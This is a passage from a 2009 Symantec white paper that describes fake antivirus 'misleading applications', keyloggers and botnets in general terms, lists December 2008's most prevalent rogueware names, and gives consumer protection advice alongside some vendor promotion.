
5. What happens on the user's computer?

Thus far we have focused on the sequence of events that facilitate the transportation of malware from its creator to a user's computer. We now turn our attention to the malware itself, and the activity it does on the user's computer once it arrives. In this section we describe some of the many activities that we have observed malware performing on users' computers.

Purchase a misleading application

Continuing with the theme of deception, in order to get a piece of malware onto a user's computer, one of the most common forms of malware we have observed plaguing users over the last 12 months is that of the 'misleading application', also known as 'rogueware', 'scareware' or fake antivirus applications.

Misleading applications intentionally misrepresent the security status of a computer. Their goal is to convince the user that they have been infected with malware and should take immediate action to remove potentially unwanted programs or security risks (usually nonexistent or fake) from the computer.



Misleading applications often look very convincing—the programs may resemble legitimate security programs and often have corresponding Web sites with user testimonials, lists of features, etc.

Once the initial part has been installed (frequently via a trojan delivered from a malicious Web attack), these applications attempt to scare users into believing that their computers are infected with dozens or more threats. This is done using constant pop-ups while the user surfs the Web, along with task bar notification icons, etc. At this point the fake antivirus software blocks the user from navigating to real antivirus vendors Web sites and prevents itself from being uninstalled. The application tries to hold the user hostage by refusing to allow them to remove or fix the phantom problems until a full version of the software is purchased and installed. They are encouraged to purchase the software by taking them to an order page where they can conveniently provide their credit card number and other personal information to the attacker. The typical cost we have observed for these products range anywhere from USD $30 to USD $100. This approach has successfully defrauded thousands of individuals who thought they were purchasing legitimate software.

How often do these attacks occur?
In the last 6 months of 2008, Symantec detected and blocked more than 23 million misleading application infection attempts. Since each requires a user to click or install a program, attackers have gone to extreme lengths to widely distribute and vary these packages knowing that only a small percentage of end users will install these applications. Purveyors of spam use similar tactics trying to distribute emails to as many people as possible knowing only a small percentage of end-users will fall for their tactics.

The motive behind this growth in misleading applications is purely financial. The misleading application authors have created entire distribution and franchising networks to spread their software. If only one percent of the 23 million end-users were to fall for such an extortion scheme, that would result in over eleven million dollars of revenue for the misleading application authors.[3] For additional information on the financial motivation of attackers, please look at the "Symantec Report on the Underground Economy."[4]

Which misleading applications are most prevalent?
In December of 2008, Symantec observed the following misleading applications as the top misleading applications. Often these malware authors use "polymorphing" tools to repackage and mutate their applications to make detection harder.

Symantec Top 10 Misleading Applications (December 2008)
1. SpywareSecure
2. AntiVirus2008
3. AntiVirus2009
4. XPAntivirus
5. WinFixer
6. SafeStrip
7. RegistryDefender
8. VirusRemover2008
9. IEDefender
10. VirusResponseLab

Other things that malware might do on your computer

Steal your personal information
Many malware programs record every keystroke that is typed on the keyboard. These are known as keyloggers. When the user accesses the compromised system to navigate to online accounts such as banking, shopping, gaming and email accounts, personal information, such as user names and passwords, are captured by the keylogger and transmitted back to the attacker.

Use your computer to attack other computers
Another common attack is to incorporate the victim's computer into a network of other compromised computers that can be remotely used by the attacker for malicious purposes. A bot refers to a program that is covertly installed on the victim's computer to allow an unauthorized user to remotely control the infected system. A bot network (usually abbreviated to botnet) refers to a collection of bot infected computers which are being controlled by an attacker.

6. What can you do to protect yourself?

The previous sections of this paper illustrate that even a careful online Web surfer who only visits mainstream legitimate Web sites can still be the victim of a Web attack. In this section we review some of the measures you can take to protect your computer and your information from Web attacks. These measures include:

Keep software up to date
This may seem like an unnecessary chore, but one of the most important preventative measures you can take is to keep all the software on your system as up to date as possible. This includes the operating system (e.g. Windows), applications, Web browser and associated plug-in software. Newly discovered vulnerabilities in existing software are the easiest way for attackers to gain unauthorized entry onto your system. Software publishers regularly publish updates to address known vulnerabilities. Where possible, you should enable automatic software updates so as new updates are published they will automatically be downloaded and installed on your machine.

[3] Using an average of $50 per misleading application.
[4] Symantec Report on the Underground Economy -http://www.symantec.com/business/theme.jsp?themeid=threatreport

Deploy a comprehensive end point security product

A traditional signature-based antivirus product may only examine files as they sit on your system. A comprehensive end point security product supplements this with many additional layers of protection, including:

- **Heuristic file protection.** This technique enables a security product to spot new virus variants, even without a traditional virus finger-print signature, based on characteristics of the file itself.

- **Intrusion Prevention System (IPS).** Instead of just focusing on the virus files as they sit on disk, Intrusion Prevention Systems monitor network traffic looking for suspicious behavior with the goal of stopping an attack before it takes up residency on your system. In a recent 3rd party test, Symantec products detected 100% of all drive-by download attacks leveraging its IPS and Browser Protection technology; the nearest competitor detected less than 60%.[5]

- **Behavioral Monitoring.** If a malicious piece of software makes it onto your system by bypassing the defenses of the Intrusion Prevention System and the file protection capabilities (both signature and heuristic), then a behavioral monitoring system may still be able to catch it. These work by monitoring the actions of running software on your system and looking for suspicious behaviors, e.g., attempts to access your personal data or log your keystrokes.

A comprehensive security product should have all these layers of defense and it is important to make sure that all of the features are enabled.

Keep your security product subscription current

A security product is only as good as the underlying security content that drives it. This includes virus definitions and Intrusion Prevention System signatures which are typically updated over the network many times a day and ensure your security product has the latest active protection. Any lapse in updates will quickly start to erode the protection capabilities of the product. By way of example, consider that Symantec currently delivers protection for well over 10,000 new virus samples each day. A week of not updating would mean that a user is missing protection for 70,000 new unique virus variants. It is important to keep your product subscription active to proactively keep malware off your system and protect you from the latest threats out there.

Be suspicious

Be careful of Web sites you visit, links you click on, search results you follow and applications you install. Many attacks rely on social engineering techniques to gain entry onto your system, so even if all your software is up to date and you have a comprehensive and current security product, you may still become victim to an attacker if you let the attacker in the front door by authorizing something malicious onto your system.

Generally, if an offer seems too good to be true, then it probably is. As a general rule, if in doubt, pick up the phone and call – don't rely on information contained within an email or displayed on a Web page.

To assist with Web search results, use a 'safe search' helper such as the Norton Safe Web solution.(http://safeweb.norton.com)

[5] Source Cascadia Labs - http://www.cascadialabs.com/reports/WebThreats09_Full.pdf

Adopt a password policy
A good password policy can help protect the security of your online information.

- Good password choices include a combination of letters, numbers and other keyboard characters.
- Try and avoid using the same password for all accounts. This, of course, is difficult in a world where so many Web sites ask you to establish accounts. Consider at least using unique passwords for your most sensitive online accounts (e.g. bank and email accounts).

Prevention is the best cure
Many of the previous steps in protecting yourself may seem like common sense, but in our analysis of enterprises and consumers that have been infected or had their security breached, many of these simple steps were not followed.

Protecting yourself against some of the latest Web based threats can be easy if you are proactive. Deploying new security products or renewing your security product subscription after an infection can be a costly and futile challenge. It is more cost effective and a better use of resources for organizations and end-users to take a few additional steps to mitigate infections up front than to clean up systems after an infection.

7. Conclusion

The Internet continues to become more complex and the threat landscape continues to change. Endusers and IT managers must be vigilant in protecting themselves. Surfing the Web with yesterday's traditional signature-based antivirus-only technology, or without protection at all, quickly leads to compromised systems with serious malware infections. Many of the threats described in this document can not be stopped by signature-based antivirus-only technologies alone.

From drive-by downloads that silently slip malware onto your system, to malvertisements that redirect you to fake antivirus products that attempt to extort money from you, the Web can be filled with unknown threats. Your threat protection strategy should continue to evolve to better protect against the threat landscape of today and into the future.

About Symantec

Symantec is a global leader in infrastructure software, enabling businesses and consumers to have confidence in a connected world. The company helps customers protect their infrastructure, information, and interactions by delivering software and services that address risks to security, availability, compliance, and performance. Headquartered in Cupertino, Calif., Symantec has operations in 40 countries. More information is available at www.symantec.com.

For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 (800) 745 6054.

Symantec Corporation
World Headquarters
20330 Stevens Creek Boulevard
Cupertino, CA 95014 USA
+1 (408) 517 8000
1 (800) 721 3934
www.symantec.com

02/09 20016955